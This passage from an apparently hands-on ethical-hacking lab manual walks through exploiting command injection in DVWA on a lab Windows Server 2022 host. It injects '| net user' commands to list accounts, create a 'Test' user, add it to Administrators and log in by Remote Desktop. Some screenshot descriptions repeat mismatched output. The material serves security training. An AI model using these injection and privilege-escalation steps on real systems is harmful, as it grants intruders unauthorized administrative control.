The screenshot shows a browser window for DVWA (Damn Vulnerable Web Application) at the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The main content area is titled "Vulnerability: Command Injection" and contains a form titled "Ping a device". The input field contains the command `dir C:\Windows`. The output shows a directory listing of the Windows directory:

```

Volume in drive C has no label.
Volume Serial Number is 62D6-615E

Directory of C:\Windows
05/18/2022  09:26 AM           243 .htaccess
05/11/2022  10:31 PM

inetpub
05/08/2021  01:20 AM           PerfLogs
05/21/2022  04:35 AM           Program Files
05/18/2022  07:00 AM           Program Files (x86)
05/18/2022  06:59 AM           SQLServer2017Media
05/11/2022  10:31 PM           Users
05/18/2022  07:48 AM           wamp64
05/12/2022  12:16 AM           Windows
                                         1 File(s)      243 bytes
                                         8 Dir(s)  55,144,886,272 bytes free

```

29. In the same way, you can issue commands to view other directories.

30. Now, try to obtain information related to user accounts.

31. To view user account information, type `| net user`, and click **Submit**.

The screenshot shows a browser window for DVWA at the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The main content area is titled "Vulnerability: Command Injection" and contains a form titled "Ping a device". The input field contains the command `| net user`. The output shows user account information:

```

Volume in drive C has no label.
Volume Serial Number is 62D6-615E

Directory of C:\Windows
05/18/2022  09:26 AM           243 .htaccess
05/11/2022  10:31 PM

inetpub
05/08/2021  01:20 AM           PerfLogs
05/21/2022  04:35 AM           Program Files
05/18/2022  07:00 AM           Program Files (x86)
05/18/2022  06:59 AM           SQLServer2017Media
05/11/2022  10:31 PM           Users
05/18/2022  07:48 AM           wamp64
05/12/2022  12:16 AM           Windows
                                         1 File(s)      243 bytes
                                         8 Dir(s)  55,144,886,272 bytes free

```

32. DVWA obtains user account information from the **Windows Server 2022** machine and lists, as shown in the screenshot.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The 'Command Injection' option is highlighted.

The main content area has a title 'Vulnerability: Command Injection' and a section titled 'Ping a device'. It contains a form where 'Enter an IP address:' is followed by a text input field containing '| net user Test /Add' and a 'Submit' button. Below this, a section titled 'User accounts for \\' shows a table with three rows:

Administrator	Guest	jason Shiela
Krbtgt	Martin	
The command completed with one or more errors.		

At the bottom of the page, there is a 'More Information' section with links to external resources:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

The browser status bar at the bottom right shows the date and time: 2:29 AM 4/20/2022.

33. Now, use the command execution vulnerability and attempt to add a user account remotely.

34. Create an account named **Test**. To do so, type | net user Test /Add and click **Submit**.

This screenshot is identical to the previous one, showing the DVWA Command Injection page. The 'Command Injection' option in the sidebar is still highlighted. The main content area shows the same form and table. However, the message in the table has changed to 'The command completed successfully.' This indicates that the command was executed successfully on the remote system.

The browser status bar at the bottom right shows the date and time: 2:30 AM 4/20/2022.

35. The **command completed successfully** notification appears and a user account named **Test** is created.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection** (which is highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area is titled "Vulnerability: Command Injection" and contains a "Ping a device" section with an input field and a "Submit" button. Below it, a message says "The command completed successfully." A "More Information" section lists several links related to command injection. The taskbar at the bottom shows various application icons, and the system tray indicates the date and time as 2:30 AM on 4/20/2022.

36. To view the new user account, type the command | **net user** and click **Submit**.

37. You can observe the newly created account **Test**, as shown in the screenshot.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area has a title 'Vulnerability: Command Injection' and a section titled 'Ping a device'. It contains a form where 'User accounts for \\' is listed, followed by a table of user accounts. The 'Test' account is highlighted in blue. Below the table, a message says 'The command completed with one or more errors.' The status bar at the bottom right shows the time as 2:32 AM and the date as 4/20/2022.

38. Now, view the new account's information. Type | net user Test and click Submit.

The screenshot shows the DVWA Command Injection page. The sidebar menu is identical to the previous one. The main content area shows the 'Ping a device' section with the 'User accounts for \\' table. The 'Test' account is now listed in the table. The status bar at the bottom right shows the time as 2:32 AM and the date as 4/20/2022.

39. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The 'Command Injection' option is highlighted.

The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. It includes a form to 'Enter an IP address:' followed by a 'Submit' button. Below the form is a table of user information:

User name	Test
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	4/20/2022 2:30:36 AM
Password expires	Never
Password changeable	4/20/2022 2:30:36 AM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	Never
Logon hours allowed	All
<b>Local Group Memberships</b>	
Global Group memberships	*Domain Users
The command completed successfully.	

At the bottom of the page, there is a toolbar with icons for file operations and navigation, and a status bar showing '2:33 AM 4/20/2022'.

40. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2022** machine with administrator access using a remote desktop connection.

41. To grant administrative privileges, type | net localgroup Administrators Test /Add and click **Submit**.

This screenshot is identical to the previous one, showing the DVWA Command Injection page. The 'Command Injection' section has been modified. The 'Enter an IP address:' field now contains the command '| net localgroup Administrators Test /Add'. The 'Submit' button is highlighted with a blue border. The rest of the page, including the user information table and the 'Local Group Memberships' section, remains the same, indicating a successful command execution.

42. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command | net user Test.


**Test** is now an administrator account under the **Local Group Memberships** option.

The screenshot shows a Firefox browser window with the URL <https://10.10.1.22:8080/dvwa/vulnerabilities/exec/>. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection** (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area is titled "Vulnerability: Command Injection" and "Ping a device". It shows a table of user information for the "Test" account, including fields like User name, Full Name, Comment, User's comment, Country/region code, Account active, Account expires, Password last set, Password expires, Password changeable, Password required, User may change password, Workstations allowed, Logon script, User profile, Home directory, Last logon, and Logon hours allowed. At the bottom, it shows Local Group Memberships (\*Administrators) and Global Group memberships (\*Domain Users). A message at the bottom states "The command completed successfully." The status bar at the bottom right shows the time as 2:38 AM on 4/20/2022.


43. Now, log into the **Windows Server 2022** machine using the **Test** account through **Remote Desktop Connection**.

44. Click **Search** icon (🔍) on the **Desktop**. Type **remote** in the search field, the **Remote Desktop Connection** appears in the results, click **Open** to launch it.


45. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.1.22 [Windows Server 2022]**) and click **Show Options**.



